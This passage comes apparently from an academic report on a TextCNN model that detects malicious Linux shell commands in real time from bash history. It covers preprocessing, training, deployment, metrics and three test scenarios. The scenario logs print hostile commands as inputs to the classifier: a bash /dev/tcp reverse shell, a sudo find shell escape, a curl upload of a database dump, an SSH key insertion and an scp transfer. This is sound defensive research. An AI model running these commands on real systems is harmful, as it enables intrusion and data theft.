A preprocessing pipeline was written in Python, and it did the transformation of the raw shell command text into numerical tensors used as inputs to the TextCNN architecture. All the commands from the file were read and processed via a regular-expression-based tokenizer, which extracted useful tokens, which included executable names, flags, arguments, file paths, redirections, and operators. The next component of the pipeline involved constructing a vocabulary mapping, assigning each unique token a numerical identifier using a dictionary-based approach.

Each command, with the help of this vocabulary, was transformed into a sequence of integers of fixed length. Padding was added to the commands which were short and truncated the commands which were long. This homogeneous representation guaranteed that all the inputs of the neural network met the expected dimensional specifications of the convolutional layers. The encoded sequences and labels were wrapped in PyTorch Dataset and DataLoader objects in order to facilitate processing in mini-batches and shuffling to facilitate efficient training.

5.6 Training Procedure and Checkpoint Export.

Training was implemented using a supervised learning approach. For each epoch, batches of encoded commands were fed into the TextCNN model. The prediction error was calculated by a cross-entropy loss and an optimization algorithm like Adam managed the gradient changes. The use of mini-batches ensured stable gradient behavior and efficient utilization of system resources.

The performance of the model was measured with a special validation set at the end of every epoch. The essential metrics, such as accuracy, precision, recall, the F1-score, and a confusion matrix, were calculated to monitor the progress of learning. The validation F1-score was examined using an early-stopping mechanism, which retained the model state with the best generalization performance.

Upon completion of training, the implementation exported a checkpoint file. This saved file contained the model's learned weight matrices, the vocabulary mapping used during preprocessing, label mappings for binary classification, and all hyperparameters required to reconstruct the model. The checkpoint was the source of authority of introducing the system in the Linux environment and also guaranteed complete reproducibility of the behavior of the trained model.

5.7 Model Reconstruction and Inference Module

Specific reconstruction script was developed to re-instantiate the TextCNN model within the Linux environment. Moved the saved checkpoint to the VM and the script loaded the checkpoint and extracted all the saved hyperparameters, which includes the embedding size, the size of convolutional kernels, number of filters, the dropout rate, padding lengths, and vocabulary size.

The model was rebuilt in Linux machine using these parameters. The saved weight matrices were then loaded into their corresponding layers, fully restoring the trained state of the classifier. Evaluation mode of the model was used, ensuring that inference behavior remained stable and deterministic.

A high-level inference function, predict_command function, was implemented to serve as the interface for classification. This is the function that accepts the raw Linux shell commands and applies tokenization, encoding, tensor conversion and passing it to the model to output the predicted label. This is the core analytical engine that is used by the monitoring script.

5.8 Shell Configuration for Real-Time History Updates

The Bash shell configuration of the Linux VM had to be changed to support real-time detection. The Bash commands will by default be written in the history file only at the end of user session. To overcome this behavior of Bash, modified the Bash configuration by adding a tag to the .bashrc configuration file which is “export PROMPT_COMMAND='history -a; history -n"”. This forced the Bash to append commands immediately after execution of each command. The configuration was activated using source ~/.bashrc.

This modification turned the history file into real-time history event stream, allowing the monitoring script to receive each command immediately after it was executed.

5.9 Implementation of Real-Time monitoring Script.

The real-time monitoring script was implemented using Python. It continuously checks for new entries in the Bash history file. The script opened the history file in the read mode and placed the pointer at the end of the file where it would continuously move in search of new lines that were just being added onto the file.

Once a new line is added to the end of history file, the script will eliminate the trailing white space and treat it as input and pass it to the predict_command function. The command and its predicted label were printed on the console. In case the model identified a command as a malicious one, an alert message was shown in real time by the script.

The monitoring script was started in a separate shell, which helps user and analyst look at the prediction and it did not affect other user interaction with shell.

5.10 End-to-End Execution workflow.

Users open a Linux shell and enter commands as usual. The executed command is appended immediately to the .bash_history file due to the newly modified Bash configuration. The monitoring script identifies the new entry and preprocesses the command through the same tokenization and encoding steps that were used in the training stage and sends the resulting tensor through the reconstructed TextCNN model. The classifier analyzes the behavioral characteristics of the command and produces a label as to whether it is benign or malicious. The result is immediately displayed to the analyst.

This user-space workflow can achieve real-time behavioral detection contexts entirely in user space without changing system binaries or elevated privileges.

6 Evaluation

The performance, reliability, and practical applicability of the TextCNN-based command classification system were evaluated in this phase. To determine the level of effectiveness of the model in separating benign shell commands from malicious ones, a combination of quantitative measurements, visual tools, and scenario-based experiments was used. Testing was done in the development environment as well as in the deployed Linux virtual machine to ensure that the behavior would work well even in an actual operational environment.

6.1 Quantitative Model Performance

The model has significant predictive features on the withheld test data that comprises 15 percent of the entire corpus. The TextCNN classifier achieved a loss of 0.0446 indicating that the model converged quite well. Its accuracy was 0.9902 which indicated that most of the predictions were accurate. The precision, which is a measurement of the accuracy of the positive predictions, was 0.9670, and the recall was at 0.9969, which is the capacity of the model to detect nearly all of the malicious commands on the test set. The resulting F1-score of 0.9817 proved a balanced relationship between recall and precision. All these metrics prove that this model is very reliable, with robust behavior across diverse Linux command structures.



Figure 3 – Model results.

6.2 Confusion Matrix Analysis.

The confusion matrix visualization gives a better insight of classification behavior of the two classes. The model has correctly classified 891 benign commands and 323 malicious commands, with 11 false positives and a single false negative.

The false-negative rate is especially low, which is of particular importance since the inability to identify malicious commands is a significant security risk. The almost perfect detection rate of malicious input proves that the TextCNN model effectively captures features of adversarial behavioral patterns, such as suspicious flags, exfiltration structures, and sequence of privilege escalation.

On the other hand, the low false-positive rate indicates that there are few false recognitions of benign administrative commands and therefore means that the system is operationally feasible without bombarding the user with false alerts.



Figure 4 – Confusion Matrix

6.3 Scenario-Based Evaluation in Linux Environment

The model was then deployed on a controlled RHEL environment and tested on simulated malicious activities across three typical attack types - data exfiltration, privilege escalation, and reverse shell development. The scenarios included combination of benign and malicious commands allowing the analysis of contextual and behavioral detection accuracy. In the below screenshots the ‘text’ tag holds the command, and the ‘pred_label’ tag holds the prediction for the command.

Scenario 1 - Reverse Shell Invocation.

The reverse shells are a popular method of remote execution and are used by attackers to establish command-and-control connection back to their machine. The reverse shell payload “bash -i >& /dev/tcp/<IP>/9008 0>&1” was associated as malicious with an almost perfect accuracy by the model. Actions like service start & stop, pulling Git repositories and navigation

were labelled as benign. This implies that the model is effective at detecting command signatures which are widely employed to create unauthorized remote access.

```
SCENARIO-1 => Reverse shell access attempt

{'text': 'whoami', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9977612495422363, 0.0022387655917555094]}
{'text': 'cd /var/www/html', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9999973773956299, 2.617808604554739e-06]}
{'text': 'git pull origin main', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9796361923217773, 0.02036385051906109]}
{'text': 'service postgresql start', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9999854564666748, 1.4552829270542134e-05]}
{'text': 'ss -tunlp', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9955593347549438, 0.004440623335540295]}
{'text': 'bash -i >& /dev/tcp/192.168.8.64/9008 0>&1', 'pred_id': 1, 'pred_label': 1, 'probs': [7.909400068228933e-08, 0.9999998807907104]}
{'text': 'service postgresql status', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9999334812164307, 6.650690193055198e-05]}
```

Figure 5 – Reverse Shell attempt result.

Scenario 2 - Privilege Escalation Using sudo.

Privilege escalation is a technique by which a threat actor gains access to a limited or full interactive shell of a basic user or system account with limited privileges. In this case, simple reconnaissance commands (whoami, cd /root/, ls -a) were determined as benign ones. But the following suspicious privilege-escalation commands, “sudo -l” and “sudo find . -exec /bin/sh; -quit”, were labelled correctly as malicious making it a successful detection. This illustrates the model's capability to recognize privilege misuse patterns even when embedded within seemingly normal command structures.

```
SCENARIO-2 => Privilege Escaltion by sudo

{'text': 'whoami', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9977612495422363, 0.0022387655917555094]}
{'text': 'cd /root/', 'pred_id': 0, 'pred_label': 0, 'probs': [0.999998927116394, 1.0156524012927548e-06]}
{'text': 'ls -a', 'pred_id': 0, 'pred_label': 0, 'probs': [1.0, 2.2482149475422375e-08]}
{'text': 'sudo -l', 'pred_id': 1, 'pred_label': 1, 'probs': [8.32019697583064e-09, 1.0]}
{'text': 'sudo find . -exec /bin/sh ; -quit', 'pred_id': 1, 'pred_label': 1, 'probs': [1.2419214101555553e-07, 0.9999998807907104]}
```

Figure 6 – Privilege Escalation result

Scenario 3 – Data Exfiltration Attempt.

Data exfiltration involves unauthorized movement of files or other sensitive information of a target system to another location. This is usually accomplished by attackers by the usage of tools like curl, scp or embedding SSH keys to allow automated access to these via remote access. In this scenario, common administrative system commands like “ls -altr”, “vim /etc/file.txt” and “logout” were correctly identified as benign with probabilities close to 1.0. Every malicious command that implied uploading of files, unauthorized SSH key insertion and remote payload retrieval was continuously considered malicious, and alert was generated successfully. This proves the fact that the model is effective in detection network-based exfiltration.

```
SCENARIO-3 => DATA EXFILTARTION

{'text': 'ls -altr', 'pred_id': 0, 'pred_label': 0, 'probs': [1.0, 3.472065690512949e-10]}
{'text': 'vim /etc/file.txt', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9973976612091064, 0.0026023956015706062]}
{'text': "curl -F 'file=@/var/www/html/db_export.sql' http://out/upload", 'pred_id': 1, 'pred_label': 1, 'probs': [5.003070668863074e-07
{'text': "echo 'ssh_key.pub' >> /home/surya/.ssh/authorized_keys", 'pred_id': 1, 'pred_label': 1, 'probs': [4.7040028122724564e-12, 1.0]
{'text': 'scp /tmp/site_backup_20251110.tar.gz backupuser@192.168.1.64:/backups/', 'pred_id': 1, 'pred_label': 1, 'probs': [6.5719910935
{'text': 'logout', 'pred_id': 0, 'pred_label': 0, 'probs': [0.9966515898704529, 0.00334848021157085 9]}
```

Figure 7 – Data Exfiltration attempt result.

7 Conclusion and Future Work

The study was intended to develop and deploy a lightweight detector model that can detect malicious shell commands in real time through a supervised TextCNN-based system.

The project has been able to show that command-level behavioral detection can be successfully performed with a high degree of accuracy and can run entirely in user space and without needing to make modifications to system binaries, kernel modules, or terminal behavior. The model achieved strong empirical results, with a final accuracy of 99.02%, precision of 96.70%, recall of 99.69%, and an F1-score of 98.17%, supported by a confusion matrix that recorded only one false negative and eleven false positives across hundreds of samples. These values show that the classifier can be safely used to detect malicious commands and that the rate of not detecting a threat is exceptionally low and this is important in a security-sensitive environment.

A significant aspect of the research is the comparison of this system with the base research paper [1]. Despite the more complex architecture of the base paper, the highest precision of 0.7934, recall of 0.9894, and an F1-score of 0.8802 are obtained using the fine-tuned DistilBERT with SetFit as the best supervised configuration, and with 2048 samples per class. In contrast, the TextCNN model developed in this project surpasses these figures across all key metrics. The much better accuracy and much greater F1-score obtained in this case indicate that a less complex convolutional model, in combination with the properly designed keyword-based labelling strategy and effective preprocessing, can be superior to more resource-demanding transformer strategies in tasks related to short command classification problems. It is especially applicable since the shell commands are short and highly structured, and convolutional architecture is better at identifying local n-gram patterns of malicious behavior.

Besides quantitative performance, the system was also tested during realistic conditions of operations by using scenario-based testing which included data exfiltration, privilege escalation, and reverse-shell access. The model was tested on a series of cases of malicious intent of administrative activity and benign administrative activity with a high degree of predictability throwing immediate warnings of suspicious commands at the time of the experiment. The real-time integration with the Linux .bash_history logging mechanism further demonstrated that the system could function continuously and without impacting user workflow. Combined with high metric performance, constant real-time detection, and architecture simplicity assures that the suggested TextCNN-based solution is technically efficient and operationally practical.

Although the system is performing well within its scope, there are a number of other opportunities that can be enhanced in the future. A weakness of the existing design is that it uses one-command classification and so cannot identify a multi-step chain of attack where the individual command will not seem dangerous. Future research might involve sequence-aware architecture (CNN-BiLSTM hybrids, transformer encoders) to capture temporal intent and detect distributed attack patterns.

Data-centrically, potential future research would explore semi-supervised or hybrid learning strategies that would minimize the use of keywords in order to perform labelling. The data employed in the research was labelled manually with behavioral indicators based on the base paper that provides consistent supervision but could fail to detect subtle or evolving attack vectors. By introducing techniques like weak supervision, contrastive learning, clustering-refinement pipelines, or anomaly-score-based pseudo-labelling might enhance generalization, and the model would be capable of identifying new malicious patterns that it had not previously spotted. Additionally, incorporating larger and more diverse datasets such as cloud command logs, Docker container logs, or red Team exercise transcripts.

A further enhancement involves addressing the dependency on bash history file. The current design is that history files will only record commands that have been typed in interactive shells, but non-interactive and privileged sessions started without setting the HISTFILE environment will not be recorded. Future effort can consider, integration with audit frameworks like Linux Auditd, eBPF hooks, or pseudo-terminal (PTY) interception layers that does not disturb user-space behavior but offers a more-capable and reliable stream of

commands. These extensions would greatly expand the area of monitoring of the system and eliminate blind spots.

Overall, this study demonstrates that the threat detection on the command level does not demand any heavy transformer models or sophisticated pipelines with multiple steps. A well-designed CNN architecture along with structured preprocessing can offer higher accuracy, inference speed, and simplicity of deployment to a real-world surrounding. These findings demonstrate that efficient, interpretable, and lightweight deep-learning models can play a meaningful role in improving host-level security and mitigating command-line insider threats in modern Linux systems.

References

[1] Z. Liu and J. Buford, "Anomaly Detection of Command Shell Sessions based on DistilBERT: Unsupervised and Supervised Approaches," *ArXiv*, vol. abs/2310.13247, 2023, [Online]. Available: https://api.semanticscholar.org/CorpusID:264406246

[2] N. Han, S. Lu, D. Wang, M. Wang, X. Tan, and X. Wei, "SKDLog: Self-Knowledge Distillation-based CNN for Abnormal Log Detection," in *2022 IEEE Smartworld, Ubiquitous Intelligence & Computing, Scalable Computing & Communications, Digital Twin, Privacy Computing, Metaverse, Autonomous & Trusted Vehicles (SmartWorld/UIC/ScalCom/DigitalTwin/PriComp/Meta)*, 2022, pp. 796–805. doi: 10.1109/SmartWorld-UIC-ATC-ScalCom-DigitalTwin-PriComp-Metaverse56740.2022.00122.

[3] A. Puranik, A. V Akkihal, R. K. Suhas, Y. P. Dhanush Patel, and H. B. Mahesh, "Ensemble Deep Learning based Real-time Log Anomaly Detection," in *2023 International Conference on Digital Applications, Transformation & Economy (ICDATE)*, 2023, pp. 1–7. doi: 10.1109/ICDATE58146.2023.10248821.

[4] N. Huy-Trung and N. Quoc, "Anomaly Detection in Internet of Things Based on Logs Using Machine Learning and Deep Learning Techniques," Nov. 2023, pp. 969–974. doi: 10.1145/3603781.3604223.

[5] Y. Chen, L. Ye, Y. Ye, P. Zhang, and Q. Tan, "Anomaly Detection from Log Data Sequences with Perturbations," in *2022 7th IEEE International Conference on Data Science in Cyberspace (DSC)*, 2022, pp. 183–190. doi: 10.1109/DSC55868.2022.00031.

[6] X. Xie, S. Jian, C. Huang, F. Yu, and Y. Deng, "LogRep: Log-based Anomaly Detection by Representing both Semantic and Numeric Information in Raw Messages," in *2023 IEEE 34th International Symposium on Software Reliability Engineering (ISSRE)*, 2023, pp. 194–206. doi: 10.1109/ISSRE59848.2023.00015.

[7] H. Alasmary *et al.*, "ShellCore: Automating Malicious IoT Software Detection Using Shell Commands Representation," *IEEE Internet Things J*, vol. 9, no. 4, pp. 2485–2496, 2022, doi: 10.1109/JIOT.2021.3086398.

[8] X. Liu and J. Yue, "Real-time anomaly attack detection based on an improved variable length model," *Journal of Computational Methods in Science and Engineering*, vol. 23, pp. 1179–1195, 2023, [Online]. Available: https://api.semanticscholar.org/CorpusID:256881475

[9] Y. Du and T. Wang, "An Anomaly Intrusion Detection Method Based on Shell Commands," in *2008 IEEE International Symposium on Knowledge Acquisition and Modeling Workshop*, 2008, pp. 798–801. doi: 10.1109/KAMW.2008.4810611.

[10] Y. Andrew, C. Lim, and E. Budiarto, "Mapping Linux Shell Commands to MITRE ATT&CK using NLP-Based Approach," in *2022 International Conference on Electrical Engineering and Informatics (ICELTICs)*, 2022, pp. 37–42. doi: 10.1109/ICELTICs56128.2022.9932097.

[11] S. Kul, A. Manga, Z. Esenalp, R. Kaplan, and A. Sayar, "Detecting Malicious and Clean PowerShell Scripts Among Obfuscated Commands Using Deep Learning Methods and Word Embedding," 2023, pp. 859–868. doi: 10.1007/978-3-031-26852-6_79.